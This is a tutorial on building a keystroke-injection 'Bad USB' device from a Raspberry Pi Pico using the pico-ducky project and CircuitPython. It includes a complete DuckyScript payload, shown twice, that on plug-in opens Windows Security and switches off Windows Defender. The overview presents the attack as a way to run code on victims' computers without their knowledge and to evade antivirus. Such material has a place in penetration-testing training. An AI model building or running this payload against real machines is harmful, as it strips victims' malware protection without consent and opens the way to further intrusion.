Lakshay Verma

USB Rubber Ducky using Raspberry Pi Pico

4th September 2020

OVERVIEW

Nearly every computer including desktops, laptops, tablets and smartphones take input from humans via keyboards. This is possible because there is a specification with every ubiquitous USB standard known as Human Interface Device (HID). Practically, this means that any USB device claiming to be a Keyboard HID will be automatically detected and accepted by most modern operating systems including Windows, Mac OS, Linux or Android. Usually USB is generally a dangerous medium for attack. This is why many organizations banned the usage of USB in their office Computer systems. USB storage utilizations to serve as a malware delivery component in an insidious form of USB-based attack has emerged known as Bad USB. These devices register themself as input devices to take actions on the computer system. For example a USB device could project itself as a device or a keyboard enabling the ability to inject malicious scripts. This technology is available in the rubber ducky penetration testing tool. The advantage in this tool is that this tool cannot be scanned by any antivirus software or Operating System to detect or defend against this attack. Any device that communicates over USB is susceptible to this kind of Attack. Moreover, existing USB security solutions, such as whitelisting individual devices by their serial number, to make sure the device is not spurious There are several methods to penetrate a machine as a social engineering or a penetration tester. This can be using a USB device detected by a victim's computer as a bad USB device and running the code without the knowledge of the victims.

GOALS


1. Make a Raspberry Pi Pico work like a USB Rubber ducky.
2. Raspberry Pi must be recognised as a HID device by the connected system
3. Turn off Windows Defender

REQUIREMENTS

1. Raspberry Pi Pico (Hardware)
2. USB to micro usb cable (Hardware)
3. dbisu/pico-ducky (GITHub Repo)
4. Circuit Python (Software)

Procedure

Step 1 - Go to https://github.com/dbisu/pico-ducky and download circuit python.




Install

Install and have your USB Rubber Ducky working in less than 5 minutes.

1. Clone the repo to get a local copy of the files. `git clone https://github.com/dbisu/pico-ducky.git`
2. Download CircuitPython for the Raspberry Pi Pico. *Updated to 7.0.0

Step 2 - Click on DOWNLOAD .UF2 NOW.



Pico

by Raspberry Pi

CircuitPython 7.3.3

This is the latest **stable** release of CircuitPython that will work with the Pico.

Start here if you are new to CircuitPython.


Release Notes for 7.3.3

ENGLISH (UK)

DOWNLOAD .UF2 NOW

Built-in modules available: _bleio, adafruit_bus_device, adafruit_pixelbuf, aesio, alarm, analogio, atexit, audiobusio, audiocore, audiomixer, audiomp3, audiopwmio, binascii, bitbangio, bitmaptools, bitops, board, busio, countio, digitalio, displayio, errno, floppyio, fontio, framebufferio, getpass, gifio, imagecapture, json, keypad, math, microcontroller, msgpack, neopixel_write, nvm, onewireio, os, paralleldisplay, pulseio, pwmio, qrio, rainbowio, random, re, rgbmatrix, rotaryio, rtc, sdcardio, sharpdisplay, storage, struct, supervisor, synthio, terminalio, time, touchio, traceback, ulab, usb_cdc, usb_hid, usb_midi, vectorio, watchdog, zlib

Step 3 - Connect Raspberry Pi Pico to the system.



Devices and drives


OS (C:)
2.38 GB free of 237 GB

DATA (D:)
354 GB free of 832 GB

New Volume (E:)
980 MB free of 998 MB

RPI-RP2 (F:)
127 MB free of 127 MB

Step 4 - Drag and Drop recently downloaded circuit python file to RP1-RP2.



Devices and drives

OS (C:)
2.37 GB free of 237 GB


DATA (D:)
354 GB free of 832 GB

New Volume (E:)
980 MB free of 998 MB

CIRCUITPY (F:)
982 KB free of 0.98 MB


It is Circuit Python now...

Step 5 - Download adafruit-circuitpython-bundle-7.x-mpy-20221113.zip file from dbisu/pickoducky repo on github and extract it.



adafruit-circuitpython-bundle-7.x-mpy-20221113.zip
3.93 MB
yesterday

Step 6 - Go to adafruit-circuitpython-bundle-7.x-mpy-20221113/lib and Move adafruit_hid to CIRCUITPY/lib.




This PC › CIRCUITPY (F:) › lib

Name

adafruit_hid

Step 7 - Download Pico-Ducky as zip and extract it.




dbisu Updating issue templates

.github/ISSUE_TEMPLA... Updati
images Added
LICENSE Initial c
README.md Doc up
RESET.md Add res
boot.py Added
duckyinpython.py Change


https://github.com/dbisu/pico-ducky.git

Use Git or checkout with SVN using the web URL.

Step 8 - Move duckyinpython.py to CIRCUITPY and rename it to code.py.



Step 9 - Edit code.py with payload code and save it.



```
CTRL ESC
DELAY 1000
STRING vIRUS AND THREAT PROTECTION
DELAY 1000
ENTER
DELAY 2000
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
ENTER
DELAY 1000
SPACE
DELAY 1000
TAB
DELAY 100
TAB
DELAY 100
ENTER
ALT F4
```

Step 10 - Disconnect and reconnect the Raspberry Pi, the payload will be injected automatically.

CODE

```
CTRL ESC
DELAY 1000
STRING vIRUS AND THREAT PROTECTION
DELAY 1000
ENTER
DELAY 2000
TAB
DELAY 100
TAB
```

```
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
ENTER
DELAY 1000
SPACE
DELAY 1000
TAB
DELAY 100
TAB
DELAY 100
ENTER
ALT F4
```

OBSERVATION

When the Raspberry Pi is connected, the system will recognise it as a HID device and Payload written in the code.py file will run. Keystrokes will sent through Raspberry Pi and Windows Defender will be turned off as the payload written in code.py was to disable the Windows Defender.